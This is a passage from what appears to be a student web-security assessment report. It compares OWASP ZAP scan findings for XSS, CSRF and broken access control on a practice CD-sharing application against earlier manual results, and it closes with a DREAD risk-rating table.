


1, When my browser has no active session, Attack leading me to a page where I have no usernames to gift them.

2, When my browser has an active session, attack leads me to a page as below having usernames to gift them.




BUT when I click on any username, it just crashes the application as below.



4.2 XSS


4.2.1 XSS (Reflected)


Firstly, the scan found the XSS (reflected) vulnerability in the "username" parameter that was exploited in section 2.2.2 AND considering this finding as a "*True Positive*".




4.2.2 XSS (Persistent)

Below are the persistent XSS vulnerabilities found, specifically in the friend parameter in the friend.do page (The other two were found in the vendor parameter which are *false positives*):






Below are the XSS alerts shown for the comments section on each CD which is considered as a "*True Positive*", in section 2.2.1.



4.3 CSRF

The below shown alerts detected by ZAP are considered as "*False Positives*".




They are not really useful for attacking and are embedded in the normal system.

I found two "*false negatives*" were from the CSRF section 2.3 above. The vulnerabilities allow attackers to add a friend and give a gift by exploiting the unauthenticated forms through cookies.

4.4 BROKEN ACCESS CONTROL

Regarding broken access control, ZAP was unable to find the vulnerabilities that allowed an attacker to download a cd without logging in (Through download.do, which was not found), and view other's cd's without permission (Through viewcds.do, which was also not found). However, ZAP did find the vulnerability using give.do to gift a cd to any users (most likely yourself).

Below is the vulnerability found for "give.do" which allows an attacker to give a cd to a given friend as the example in the Broken Access Control section above:



DREAD Table for Reference:

	Rating	High (3)	Medium (2)	Low (1)
D	Damage potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information
R	Reproducibility	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.	The attack is very difficult to reproduce, even with knowledge of the security hole.
E	Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, and then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.
A	Affected users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users
D	Discoverability	Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.	The bug is obscure, and it is unlikely that users will work out damage potential